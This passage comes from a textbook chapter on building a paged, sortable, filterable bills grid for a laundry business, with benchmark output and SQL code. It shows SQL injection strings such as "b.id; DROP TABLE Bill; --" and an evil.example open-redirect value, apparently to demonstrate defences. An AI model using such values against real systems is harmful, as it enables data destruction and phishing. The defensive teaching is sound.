```

After the change, the server rebuilds the grid's address with **the same `Parse` it uses for GETs**, applied to the form. That is a security property. A lazy design would post a return address, `back=/bills?outlet=O02…`, and redirect to it; then a forged form with `back=https://evil.example/` would send the cashier there, an **open redirect**, a favorite tool of phishing. Rebuilt from parsed values, the only possible destinations are grid addresses.

13.10 Filtering Safely

13.10.1 A WHERE clause with holes for values

The filter controls produce up to four conditions, and any of them may be absent. **Listing 13.15** is how the Flask grid turns the state into a WHERE clause; the other three grids do the same, line for line.

Listing 13.15 `where()` in `python/grid.py`: one condition per filter that is set, each with a `?` for its value, and the values in a list in the same order.

```python
def where(state):
    """The WHERE clause and its bound values. Only b.* columns are filtered."""
    sql, values = ["1 = 1"], []
    if state.outlet:
        sql.append("b.Outlet_id = ?")
        values.append(state.outlet)
    if state.status:
        sql.append("b.status = ?")
        values.append(state.status)
    if state.date_from:
        sql.append("b.arrived >= ?")
        values.append(state.date_from)
    if state.date_to:                       # 'to' is inclusive: before the next midnight
        sql.append("b.arrived < ?")
        values.append((date.fromisoformat(state.date_to) + timedelta(days=1)).isoformat())
    return " AND ".join(sql), values
```

The function returns two things: SQL text and a list of values. The SQL text contains only fixed strings written by the programmer, `b.Outlet_id = ?`, `b.status = ?` and so on, joined with `AND`. The values go into the list and reach the database separately, as **bound parameters**: the database receives the statement with its question marks, compiles it, and only then receives the values, as data. A value can never become part of the statement, whatever characters it contains [2]. Starting from `1 = 1` is a small convenience: with no filter at all the clause is `WHERE 1 = 1`, which is true for

every row, and every real condition can be appended with `AND` without asking whether it is the first.

For the state `outlet=O02, status=queued`, the function returns the SQL text `1 = 1 AND b.Outlet_id = ? AND b.status = ?` and the values `['O02', 'queued']`. The whole query the grid runs for its rows then reads, with the join of Section 13.3 in front and the order and the page after it:

```
SELECT … FROM Bill b JOIN Customer c … LEFT JOIN Outlet o …
WHERE 1 = 1 AND b.Outlet_id = ? AND b.status = ?
ORDER BY b.arrived DESC, b.id DESC LIMIT ? OFFSET ?          -- values: O02, queued, 25,
0
```

Notice that the outlet has been checked twice, for two different reasons. Binding makes the value *harmless*: `O01' OR '1'='1` bound as a value matches no outlet. The white list makes it *meaningful*: an outlet that does not exist is dropped, and the grid shows all outlets instead of an empty table. Safety comes from binding; usability from validating.

13.10.2 "To" means "to the end of that day"

The date filter hides a classic mistake. `arrived` holds a date *and a time*, `'2026-09-30 16:26:26'`. A person who asks for bills "from 1 to 30 September" means everything that arrived on the 30th as well. The obvious condition, `b.arrived <= '2026-09-30'`, compares text, and in text order `'2026-09-30 16:26:26'` comes *after* `'2026-09-30'` (a longer string that starts with a shorter one sorts after it), so every bill of the 30th is excluded. On the Laundry data that is ten bills, all of them with work still to do. The condition the grid uses instead is the start of the *next* day, exclusive:

$$\text{from} \leq \text{arrived} < \text{to} + 1\ \text{day} \tag{13.1}$$

Equation (13.1) is why `where()` adds one day to `to` in code, with `date.fromisoformat(state.date_to) + timedelta(days=1)`, and compares with `<`. For September 2026 the condition is `'2026-09-01' <= arrived < '2026-10-01'`, which selects 256 bills; the naive `arrived <= '2026-09-30'` would select 246. Doing the date arithmetic in the program rather than in SQL keeps the statement the same in SQLite and MySQL, whose date functions differ.

The comparison works on text at all only because the schema stores every date in one fixed format, `YYYY-MM-DD HH:MM:SS`, in which text order and time order are the same. That is also why `clean_date` accepts only `YYYY-MM-DD` and then asks the calendar whether the date exists: `2026-02-30` has the right shape and is not a date, and is dropped.

13.11 Sorting by Column Without SQL Injection

13.11.1 The one part of the query you cannot bind

Filtering was easy because every filter is a *value*. Sorting is different: the visitor chooses a *column*, and a column name is part of the SQL statement itself, not a value. Placeholders stand for values only. What happens if you try anyway is instructive, and **Listing 13.16** is a real run.

Listing 13.16 The output of `bench/order_by_param.py`. Bound as a parameter, `'c.name'` is just a string, the same for every row, so the rows come back in no particular order; written into the statement, `c.name` sorts by the customer's name.

```
ORDER BY ?  with 'c.name' bound: [('B0001', 'Imam Pratama'), ('B0002', 'Hendro Ramadhan'),
('B0003', "Ma'ruf Saputra")]
ORDER BY c.name, b.id written  : [('B0118', 'Adi Eko Alatas'), ('B0119', 'Adi Eko Alatas'),
('B0122', 'Adi Eko Alatas')]
```

`ORDER BY ?` with the value `'c.name'` sorts every row by the *text* `c.name`, the same for all of them, so the rows come back in whatever order the database found them: no error, just sort links that do nothing. This is why so many programs splice the column name into the statement, `"ORDER BY " + request.args["sort"]`, one of the most common SQL injection holes in real applications. Anything can then follow ORDER BY: a subquery that leaks a password one character at a time through the sort order, a `CASE` that makes the database sleep, or, where the driver allows several statements, a semicolon and a `DROP TABLE` [2].

13.11.2 The white list

The cure is to let the visitor choose a *key* and let the program choose the *SQL*. **Listing 13.17** is the table that does it in the Flask grid.

Listing 13.17 `SORTS` in `python/grid.py`: eight sort keys a visitor may name, each mapped to the SQL expression the program will write.

```python
# The ONLY expressions that may ever follow ORDER BY. A visitor chooses a key;
# the SQL comes from this table, never from the request.
SORTS = {
    "id": "b.id",
    "arrived": "b.arrived",
    "customer": "c.name",
    "service": "s.description",
    "outlet": "o.name",
    "unit": "b.unit",
    "payment": "b.payment",
    "status": "b.status",
}
```

The visitor sends `sort=customer`. `GridState.parse` keeps it only if it is a key of `SORTS`, otherwise it becomes `arrived`. When the SQL is built, **Listing 13.18** looks the key up and writes the *value* from the table into the statement.

Listing 13.18 `order_by()`: the column comes from `SORTS`, the direction is one of two fixed words, and the bill id is always added as a tie-breaker.

```python
def order_by(state):
    column = SORTS[state.sort]                      # a KeyError is impossible: parse()
checked
    direction = "ASC" if state.dir == "asc" else "DESC"
    if column == "b.id":
        return f"b.id {direction}"
    return f"{column} {direction}, b.id {direction}"   # the tie-breaker makes pages stable
```

Every character after `ORDER BY` in the finished statement was written by the programmer. The request chose between eight strings, and between `ASC` and `DESC`; it contributed no characters. That is a **white list** (an *allow list*): a closed set of acceptable inputs, everything else refused. It is stronger than its opposite, a *black list* that tries to spot dangerous characters such as `;` and `--`, because a black list must predict every trick, and a white list does not care what the trick is. The injected sort of Section 13.8.3, `b.id; DROP TABLE Bill; --`, is not in the list, so it is not used, and the check in Section 13.22 proves on all four grids that the answer is the default grid.

The same white list protects the Razor Pages grid's in-memory store, which has no SQL at all: there the eight keys map to eight comparison functions (**Listing 13.36**). Sorting by whatever property *name* the visitor sent, through reflection or a dynamic query library, is the same hole in another language.

13.11.3 Why the tie-breaker matters

`order_by` never writes `ORDER BY c.name ASC` on its own; it writes `ORDER BY c.name ASC, b.id ASC`. The reason is paging. Many bills share a customer: one customer has 62. Many share an amount: the 2,953 bills have only 33 different charges. When rows tie on the sort column, SQL does not promise any order among them, and a database is free to return the tied rows in a different order in two queries that differ only in their OFFSET. If it does, a bill can appear at the bottom of page 3 and again at the top of page 4, while another is never shown at all. **Listing 13.19** shows it on the Laundry data. The ten most expensive bills are two at Rp 165.000, four at Rp 150.000, and then four of the *seventeen* bills charged Rp 135.000. Which four? Without a tie-breaker, that is up to the database.

Listing 13.19 The real output of `bench/tie_breaker.py`: the first page of ten bills sorted by amount, without and with the bill id as tie-breaker. The last four bills differ, because they are four of seventeen that tie.

```
ORDER BY b.payment DESC             B1222 B1334 B0394 B1361 B1745 B2468 B0044 B0168 B0560
B0615
ORDER BY b.payment DESC, b.id DESC  B1334 B1222 B2468 B1745 B1361 B0394 B2854 B2387 B2377
B2371
bills charged the top amount, Rp 165.000: 2
```

Without the tie-breaker, SQLite picked B0044, B0168, B0560 and B0615, in the order it happened to meet them; with it, the four with the largest ids. Nothing guarantees that the first query picks the same four next time, or that page 2 of it starts with the thirteen it did not pick. Adding a unique column, the bill id, as the last sort key makes the order **total**: no two rows tie, so every row has exactly one position, and the pages are a true partition of the table. The rule is short: *a paged query must end its ORDER BY with a unique column.* It matters twice more in this chapter, for keyset paging (Section 13.13), where it is not optional at all, and for the CSV export, whose rows must come out in the order the grid showed.

13.12 Server-Side Paging with LIMIT and OFFSET

13.12.1 Three small formulas

Paging turns a page number into rows, and three formulas do all the arithmetic. Let N be the number of rows that match the filters, s the page size and p the page number, counting from 1. The number of pages is

$$P = \max\left(1, \lceil \frac{N}{s} \rceil\right) \tag{13.2}$$

where $\lceil x \rceil$, the *ceiling* of x, is the smallest whole number not less than x: a last page with only a few rows is still a page. The max keeps one (empty) page when nothing matches. The number of rows to skip before page p, the **offset**, is

$$o = (p - 1)\, s \tag{13.3}$$

because page 1 skips nothing, page 2 skips one page, and so on. The rows shown are number $o + 1$ to number $\min(p\, s, N)$, which the grid prints as "Showing 26–50 of 2,953 bills":

$$\text{first} = o + 1, \qquad \text{last} = \min(p\, s,\ N) \tag{13.4}$$

Table 13.8 works the formulas for the full table, $N = 2953$, at two page sizes. By Equation (13.2), $P = \lceil 2953/25 \rceil = \lceil 118.12 \rceil = 119$ pages of 25, and $\lceil 2953/100 \rceil = \lceil 29.53 \rceil = 30$ pages of 100.

Table 13.8 Equation (13.2), Equation (13.3) and Equation (13.4) worked on the 2,953 bills. The last row is the clamp: a page number beyond the end becomes the last page.

Page size s	Page p	Offset o=(p−1)s	Rows shown	Grid prints
25	1	0	1–25	Showing 1–25 of 2,953 bills · page 1 of 119
25	2	25	26–50	Showing 26–50 of 2,953 bills · page 2 of 119
25	118	2,925	2,926–2,950	Showing 2926–2950 of 2,953 bills · page 118 of 119
25	119	2,950	2,951–2,953	Showing 2951–2953 of 2,953 bills · page 119 of 119
100	30	2,900	2,901–2,953	Showing 2901–2953 of 2,953 bills · page 30 of 30
25	999	clamped to page 119	2,951–2,953	Showing 2951–2953 of 2,953 bills · page 119 of 119

Take the fourth row slowly: $o = (119 - 1) \times 25 = 2950$, the first row shown is 2951, and the last is $\min(119 \times 25, 2953) = \min(2975, 2953) = 2953$. The last page has three bills.

13.12.2 The query

SQL expresses Equation (13.3) directly. In SQLite, MySQL, MariaDB and PostgreSQL, `LIMIT 25 OFFSET 50` means "skip 50 rows of the ordered result, then return at most 25". (MySQL also accepts the older form `LIMIT 50, 25`, offset first. SQL Server, where Web Forms usually ran, writes the same thing as `OFFSET 50 ROWS FETCH NEXT 25 ROWS ONLY`, which is also the SQL standard's spelling.) **Listing 13.20** is the Flask grid's function for one page.

Listing 13.20 `fetch_page()`: count and total first, clamp the page number, then fetch exactly one page with `LIMIT ? OFFSET ?`, both bound.

```
def fetch_page(conn, state):
    """One page of rows plus the numbers the pager and the footer need."""
    where_sql, values = where(state)
    total, charged = conn.execute(
        f"SELECT COUNT(*), COALESCE(SUM(b.payment), 0) FROM Bill b WHERE {where_sql}",
        values).fetchone()
    pages = max(1, math.ceil(total / state.size))
    state = replace(state, page=min(state.page, pages))      # page 999 becomes the last
page
    rows = conn.execute(
        f"{SELECT_ROWS} WHERE {where_sql} ORDER BY {order_by(state)} LIMIT ? OFFSET ?",
        values + [state.size, (state.page - 1) * state.size]).fetchall()
    return {"state": state, "rows": rows, "total": total, "charged": charged, "pages":
pages}
```

It runs two queries. The first counts the matching rows for Equation (13.2) and sums their charges for the footer, *Total charged, all 2,953 matching bills: Rp 144.213.000*; it needs no joins, since every filter is on Bill, and `COALESCE` turns the `NULL` that `SUM` gives for no rows into 0. The second fetches the page. Both use the same WHERE clause and values, so count and rows always agree.

Between them sits the **clamp**, `min(state.page, pages)`: a bookmarked page 119 of a one-page filter, or `?page=999`, gets the last page rather than an empty table, and every link on it is built from the corrected number.

The page size and the offset are bound too, although the program computed them. The habit costs nothing, and one driver makes it worth having: PHP's PDO by default *emulates* prepared statements for MySQL and sends each bound value as a quoted string, so `LIMIT ?` becomes `LIMIT '25'`, which MySQL rejects. **Listing 13.21** is how the PHP grid avoids it.

Listing 13.21 Part of `BillGrid::page()` in `php/src/Grid.php`: the filter values are bound as they are; the limit and the offset are bound with `PDO::PARAM_INT`, which sends them as numbers.

```
        $st = $this->pdo->prepare(self::SELECT_ROWS . " WHERE $where ORDER BY {$this-
>orderBy($s)} LIMIT ? OFFSET ?");
        $i = 1;
        foreach ($values as $v) {
            $st->bindValue($i++, $v);
        }
        $st->bindValue($i++, $s->size, PDO::PARAM_INT);       // LIMIT and OFFSET must be
integers
        $st->bindValue($i, ($s->page - 1) * $s->size, PDO::PARAM_INT);
        $st->execute();
```

With SQLite, PDO's string `'25'` happens to work, and `'3; DROP TABLE Bill'` in the same place answers *datatype mismatch* and runs nothing (both tried in this book's build). The MySQL failure was not reproduced here, as no MySQL server was available; `PARAM_INT` is correct for both.

13.13 Keyset Paging, and Measuring Both

13.13.1 What OFFSET really asks for

`LIMIT 25 OFFSET 2925` reads as if the database could jump to row 2,926. It cannot: a table has no row numbers, and row 2,926 exists only as "the 2,926th row in *this* order under *these* filters". To find it, the database produces the ordered rows from the beginning and counts off 2,925 of them. OFFSET does not skip work; it skips *output*. The left half of **Figure 13.15** draws that walk.




Figure 13.15 Two ways to fetch the same 25 rows from an index kept newest first. OFFSET walks past every earlier entry and discards it; keyset paging asks for the rows *after* the last one already shown and lets the index go straight there.

So the cost of a page grows with its number. A simple model captures it: a fixed cost t_0 for the query, plus a cost c for each row walked past,

$$T_{\text{offset}}(p) \approx t_0 + c\,(p-1)\,s \tag{13.5}$$

where $(p-1)\,s$ is the offset of Equation (13.3). The first page costs t_0; the last page of a big table costs t_0 plus a walk through almost all of it.

13.13.2 Keyset paging: continue from where you stopped

There is another way to ask for "the next 25", the one people use with a paper list: *carry on from the last line I read*. The grid shows bills by `arrived` descending, then `id` descending. If the last row on the screen is the bill (a_0, i_0), with arrival time a_0 and id i_0, the next page is the 25 rows after it, the rows with

$$a < a_0 \;\vee\; (a = a_0 \;\wedge\; i < i_0) \tag{13.6}$$

in words: arrived earlier, or arrived at the very same second with a smaller id. (The symbols $\vee$ and $\wedge$ are "or" and "and".) This is **keyset paging**, also called the *seek method* [4]: the page is found by a *key*, not by a count. With an index on `(arrived, id)`, the database can find the first qualifying entry by searching the index, as you find a word in a dictionary without reading the words before it, and then read 25 entries. The walk of Equation (13.5) disappears:

$$T_{\text{keyset}} \approx t_0 + c' \log N \tag{13.7}$$

The $\log N$ term is the cost of the index search, a B-tree descent of a handful of levels, which for practical purposes is a constant. Page 11,812 costs what page 2 costs.

Two details of Equation (13.6) matter. The second clause is why the tie-breaker of Section 13.11.3 is mandatory here: with `arrived` alone as the key, the second of two bills received in the same second would be skipped. And the comparisons follow the sort direction: for an ascending grid, both `<` become `>`.

13.13.3 The same condition, three ways, one of which is slow

SQL lets you write Equation (13.6) in several ways, and they are not equally good. The literal translation is

```
WHERE (arrived < ? OR (arrived = ? AND id < ?))
```

A database that supports **row values** (SQLite since version 3.15 [5], PostgreSQL, MySQL and MariaDB) can say the same thing as one comparison of pairs, which compares the first elements and consults the second only on a tie:

```
WHERE (arrived, id) < (?, ?)
```

And there is a third form, which adds a condition that is implied by the others and changes nothing about which rows match:

$$a \le a_0 \;\wedge\; (a < a_0 \;\vee\; i < i_0) \tag{13.8}$$

To see that Equation (13.8) selects exactly the rows of Equation (13.6), take the two cases of $a \le a_0$. If $a < a_0$, the bracket is true, and so is Equation (13.6). If $a = a_0$, the bracket reduces to $i < i_0$, which is exactly the second clause of Equation (13.6). And if $a > a_0$, both are false. The rows are the same; what differs is how a query planner reads them. The leading `arrived <= ?` is a simple range on the first column of the index, which every planner knows how to turn into an index *seek*;

the OR form, in SQLite at least, is not recognized as a range at all, so the planner *scans* the index from the top and tests each entry, which is OFFSET's walk again in disguise.

That claim is testable, and the next section tests it.

13.13.4 Measuring it on the Laundry's bills

`bench/paging_bench.py` measures both methods on a temporary copy of the database, running each query 41 times and reporting the median, which an occasional slow run cannot disturb. Part 1 uses the real 2,953 bills and the grid's own query. Part 2 copies the bills a hundred times, each copy a year further back, into a scratch table of 295,300 rows, first without an index on `(arrived, id)` (Part 2a), then with one (Part 2b). Every keyset page is checked against the OFFSET page of the same number. **Listing 13.22** is the complete output of the run used for this book.

Listing 13.22 The real output of `bench/paging_bench.py` (SQLite 3.45.1 on the book's build machine). Times are medians in milliseconds; "same rows? yes" means the keyset page matched the OFFSET page exactly.

```
SQLite 3.45.1, Python 3.11.15, 25 rows a page, median of 41 runs per query (9 in part 2a)

Part 1: the real table, 2,953 bills = 119 pages, the grid's own query
  every row, to show 25 of them (what SqlDataSource paging does): 2,953 rows in 9.504 ms
   page  OFFSET  OFFSET ms  keyset ms  same rows?
      1       0      0.113      0.115  yes
      2      25      0.113      0.086  yes
     30     725      1.605      0.138  yes
     60    1475      3.124      0.085  yes
     90    2225      4.547      0.085  yes
    118    2925      6.240      0.088  yes
    119    2950      7.330      0.027  yes

Part 2a: 295,300 rows (100 copies) = 11,812 pages, no index on (arrived, id)
  plan, OFFSET:        SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
  plan, keyset or:     SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
  plan, keyset row:    SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
  plan, keyset prefix: SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
    page   OFFSET  OFFSET ms     key-or ms    key-row ms key-prefix ms  same rows?
       1        0     30.465        24.838        22.919        22.279  yes
      10      225     22.133        26.720        32.916        35.918  yes
     100     2475     29.224        32.251        32.777        36.013  yes
    1000    24975     39.446        27.388        43.415        30.847  yes
    4000    99975    102.723        25.061        26.044        29.936  yes
    8000   199975    220.747        35.987        31.610        21.369  yes
   11812   295275    399.212        18.723        27.645        12.421  yes

Part 2b: 295,300 rows (100 copies) = 11,812 pages, with an index on (arrived, id)
  plan, OFFSET:        SCAN BigBill USING INDEX BigBill_arrived_id
  plan, keyset or:     SCAN BigBill USING INDEX BigBill_arrived_id
  plan, keyset row:    SEARCH BigBill USING INDEX BigBill_arrived_id ((arrived,id)<(?,?))
  plan, keyset prefix: SEARCH BigBill USING INDEX BigBill_arrived_id (arrived<?)
    page   OFFSET  OFFSET ms     key-or ms    key-row ms key-prefix ms  same rows?
       1        0      0.026         0.024         0.024         0.024  yes
      10      225      0.027         0.037         0.023         0.023  yes
     100     2475      0.079         0.207         0.026         0.026  yes
    1000    24975      0.660         1.879         0.025         0.025  yes
    4000    99975      3.404         7.629         0.024         0.023  yes
    8000   199975      6.327        24.636         0.023         0.023  yes
   11812   295275     14.773        34.795         0.023         0.023  yes

results.json written
```

Figure 13.16 draws Part 1 and Part 2b. Read it together with the plans printed in **Listing 13.22**; they explain every line of the chart.




Figure 13.16 Milliseconds per page against page number, from **Listing 13.22**. Left: the real table, where OFFSET grows in a straight line and keyset stays flat. Right: 295,300 rows with an index, where the OR form of keyset is *slower* than OFFSET and the form of Equation (13.8) stays at 0.023 ms on every page.

On the real table, OFFSET grows as Equation (13.5) predicts: 0.113 ms for page 1, 1.605 ms at offset 725, 3.124 at 1,475, 4.547 at 2,225 and 6.240 at 2,925. The slope is

$$c \approx \frac{6.240 - 0.113}{2925} \approx 0.0021 \text{ ms} = 2.1\ \mu\text{s per row walked past}$$

which is plausible, since every row walked past is joined to its customer, service and outlet before it is counted. Keyset stays between 0.085 and 0.14 ms on every page (the last page, three rows, takes 0.027 ms). And the line above Part 1's table carries the other lesson: fetching *all* 2,953 rows to show 25, as `SqlDataSource` paging does, took 9.504 ms, about 84 times the 0.113 ms of one LIMIT page.

Without an index (Part 2a), every method must sort 295,300 rows for every page (`USE TEMP B-TREE FOR ORDER BY`), so all start around 20 to 30 ms. OFFSET then climbs to 399 ms on the last page, because after sorting it still walks 295,275 rows; the keyset queries stay between 12 and 44 ms with no upward trend. For a big grid, the index is not optional.

With the index (Part 2b) the plans split the methods in two. `SCAN … USING INDEX` reads the index from one end; `SEARCH … USING INDEX … (arrived<?)` jumps into it. OFFSET scans, growing from 0.026 to 14.773 ms, about 0.05 µs per entry, forty times cheaper per row than on the real table because this query has no joins. The OR form of keyset *also* scans, and is worse than OFFSET, 34.795 ms on the last page, because it tests a three-part condition on every entry it passes. The row-value form and Equation (13.8) both SEARCH, and take 0.023 to 0.026 ms on every page from the first to the 11,812th. Equation (13.7) holds.

> **THE KEY INSIGHT.** Keyset paging is fast only if the database can *seek* to the key. Writing the condition so that the index is used (a leading range on the first index column, or a row-value comparison) is as important as choosing keyset paging at all. Read the query plan; do not assume.

13.13.5 Which one the grid uses, and why

After all that, the bills grid pages with OFFSET, and rightly. Its worst page on the real data costs 6 ms, invisible next to the network, and it needs what only OFFSET gives: page numbers, a *Last* link, "page 60 of 119". Keyset paging knows only "next after this row".

Keyset paging is the right choice elsewhere. **Feeds** and **infinite scroll** need only "next". **Very large tables** make deep OFFSET pages expensive. And **tables that change while someone reads them** break OFFSET regardless of speed: if a new bill arrives while the cashier is on page 1, every bill moves down one place, and page 2 begins with the bill she has already seen. Keyset paging continues after a *row*, not a *count*, so APIs that return large results in pieces commonly use keyset cursors.

The Flask grid includes keyset paging so that you can try it. When the address carries `after=<arrived>|<id>`, and the grid is in its default order, `fetch_after` in **Listing 13.23** fetches the next 25 rows after that bill, and the pager offers only *Newest* and *Older* →.

Listing 13.23 `fetch_after()` in `python/grid.py`: keyset paging with the index-friendly condition of Equation (13.8), under the same filters as the numbered pages.

```
def fetch_after(conn, state, after_arrived, after_id):
    """Keyset paging (newest first): the rows that come after the last one shown.
    'b.arrived <= ?' comes first so that the database can seek in its index."""
    where_sql, values = where(state)
    return conn.execute(
        f"{SELECT_ROWS} WHERE {where_sql} AND b.arrived <= ? AND (b.arrived < ? OR b.id <
?) "
        "ORDER BY b.arrived DESC, b.id DESC LIMIT ?",
        values + [after_arrived, after_arrived, after_id, state.size]).fetchall()
```

`python/test_keyset.py` walks the whole table twice, by page number from page 1 to page 119 and by following *Older* → links from the newest bill, and checks that both walks show the same 2,953 bills in the same order. **Listing 13.24** is its real output.

Listing 13.24 The real output of `python -m unittest -v test_keyset`: the OFFSET walk and the keyset walk through all 2,953 bills agree, bill for bill.

```
test_both_walks_agree (test_keyset.KeysetTest.test_both_walks_agree) ... ok

----------------------------------------------------------------------
Ran 1 test in 0.797s

OK
```

13.14 Inline Editing of the Status

13.14.1 What may change, and how

The grid edits one field, the status, because the cashier changes it all day and it carries the most rules. A bill moves one step at a time along `queued → finished → departed`; each step stamps its time and writes one StatusLog row saying who did it; a departed bill does not change again. The rules shape the interface too: a departed row has no *Edit* link, and the edit row offers exactly one choice.

The edit happens in two requests, as in **Figure 13.14**. The *Edit* link of a row is an ordinary link to the current grid plus `edit=B2934`; the grid draws that row as a small form, which is the modern `EditIndex`. **Figure 13.17** shows it on the Keputih queued bills sorted by customer.

Profitina Laundry · bills grid · Python + Flask

Bills

Outlet: Profitina Laundry Keputih | Status: queued | Arrived from: mm/dd/yyyy | to: mm/dd/yyyy | Rows per page: 25 | Apply | Reset

Showing 1–9 of 9 bills · page 1 of 1

Bill	Arrived	Customer ▲	Service	Outlet	Units	Charged	Status	Paid	Actions
B2930	2026-09-28 07:18	Endah Ika Rahman	Shoes deep clean (per pair)	Keputih	1	Rp 45.000	queued	Rp 45.000	Edit
B2951	2026-09-30 17:17	Endah Ika Rahman	Bed cover, any size (per item)	Keputih	1	Rp 35.000	queued	Rp 0	Edit Delete
B2934	2026-09-28 16:23	Evi Syahputra	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	finished Update	Rp 0	Cancel
B2931	2026-09-28 08:30	Gilang Nasution	Wash, dry & fold (per kg)	Keputih	9	Rp 72.000	queued	Rp 0	Edit Delete
B2937	2026-09-28 19:49	Kurniasih Saputra	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	queued	Rp 32.000	Edit
B2909	2026-09-26 16:07	Nabila Sri Suryadi	Wash, dry & fold (per kg)	Keputih	6	Rp 48.000	queued	Rp 48.000	Edit
B2923	2026-09-27 16:49	Nadia Nasution	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	queued	Rp 0	Edit Delete
B2943	2026-09-29 20:51	Rizal Hakim	Wash, dry & fold (per kg)	Keputih	5	Rp 40.000	queued	Rp 40.000	Edit
B2924	2026-09-27 18:43	Syaiful Wijaya	Wash, dry & fold (per kg)	Keputih	7	Rp 56.000	queued	Rp 56.000	Edit
Total charged, all 9 matching bills						**Rp 392.000**			

Download all matching bills as CSV

Figure 13.17 The Flask grid at `/bills?outlet=O02&status=queued&sort=customer&dir=asc&edit=B2934`. Row B2934 is drawn as a form offering its one next status; *Cancel* is a link back to the same grid without `edit`.

Listing 13.25 is the part of the Flask template that draws that row. The Razor Pages, PHP and Java templates draw the same HTML.

Listing 13.25 The edit row in `python/templates/_grid.html`: the grid's state in hidden fields, the bill's id and *current* status, a list with the one allowed next status, and a Cancel link.

```
      {% if r.id == edit and r.status in next_status %}
      <tr class="editing" data-id="{{ r.id }}">
        <td>{{ r.id }}</td><td>{{ r.arrived[:16] }}</td><td>{{ r.customer }}</td><td>{{
r.service }}</td>
        <td>{{ r.outlet|replace("Profitina Laundry ", "") }}</td><td class="num">{{ r.unit
}}</td>
        <td class="num">{{ r.payment|rupiah }}</td>
        <td>
          <form method="post" action="/bills/status">
            {{ state_fields() }}
            <input type="hidden" name="id" value="{{ r.id }}">
            <input type="hidden" name="from" value="{{ r.status }}">
            <select name="to" aria-label="New status">
              <option value="{{ next_status[r.status] }}">{{ next_status[r.status]
}}</option>
            </select>
            <button type="submit">Update</button>
          </form>
        </td>
        <td class="num">{{ r.paid|rupiah }}</td>
        <td class="actions"><a data-grid href="{{ state.href() }}">Cancel</a></td>
      </tr>
```

The form sends the grid's state, the bill's id, the status the row *had when it was drawn* (`from`) and the new status (`to`). The third is the interesting one.

13.14.2 Two cashiers, one bill

Suppose two cashiers have the Keputih grid open and both see B2934 as queued. The first marks it finished; a minute later the second, whose screen still says queued, does the same. A plain `UPDATE Bill SET status = 'finished', finished = now WHERE id = 'B2934'` would overwrite the first time and log the step twice, and nobody would know.

The grid prevents this with **optimistic concurrency**: it does not lock anything while a person looks at the screen, but it makes every change conditional on the data still being what the person saw. The form carries `from=queued`, and the update says so:

```
UPDATE Bill SET status = ?, finished = ? WHERE id = ? AND status = ?     -- 'finished',
now, 'B2934', 'queued'
```

For the first cashier the row is still queued, the `WHERE` matches, one row is updated. For the second it is already finished, the `WHERE` matches nothing, and the database reports that **zero rows** were updated. That count is the whole signal. The grid then checks whether the bill exists at all, and answers either "not found" or "conflict": *Bill B2934 was not changed: its status had already changed. The grid shows it as it is now.* Web Forms offered the same idea as `ConflictDetection="CompareAllValues"` on its data source controls, which passes every original value to the update so that its `WHERE` clause can compare them all; this grid compares only the one field it changes, which is all the rule needs.

Listing 13.26 is the complete function.

Listing 13.26 `transaction()` and `advance()` in `python/grid.py`: one step of the workflow, checked, conditional on the status still being `old`, with its StatusLog row in the same transaction.

```python
@contextmanager
def transaction(conn):
    """BEGIN IMMEDIATE takes SQLite's write lock at once, so no one can change the
    bill between our check and our write. (The connection is in autocommit mode.)"""
    conn.execute("BEGIN IMMEDIATE")
    try:
        yield
    except BaseException:
        conn.execute("ROLLBACK")
        raise
    else:
        conn.execute("COMMIT")


def advance(conn, bill_id, old, new, now, actor):
    """Move a bill one step along queued -> finished -> departed. Returns a message
code."""
    if not BILL_RX.match(bill_id) or NEXT_STATUS.get(old) != new:
        return "bad-request"
    stamp = "finished" if new == "finished" else "departed"
    with transaction(conn):                                  # both writes or neither
        cur = conn.execute(
            f"UPDATE Bill SET status = ?, {stamp} = ? WHERE id = ? AND status = ?",
            (new, now, bill_id, old))
        if cur.rowcount == 0:                                # gone, or changed meanwhile
            exists = conn.execute("SELECT 1 FROM Bill WHERE id = ?", (bill_id,)).fetchone()
            return "conflict" if exists else "not-found"
        conn.execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) "
                     "VALUES (?, ?, ?, ?)", (bill_id, new, now, actor))
    return new
```

Read `advance` from the top. The first test refuses anything that is not one legal step, before the database is touched. The column to stamp is chosen by the program from two fixed names, so the

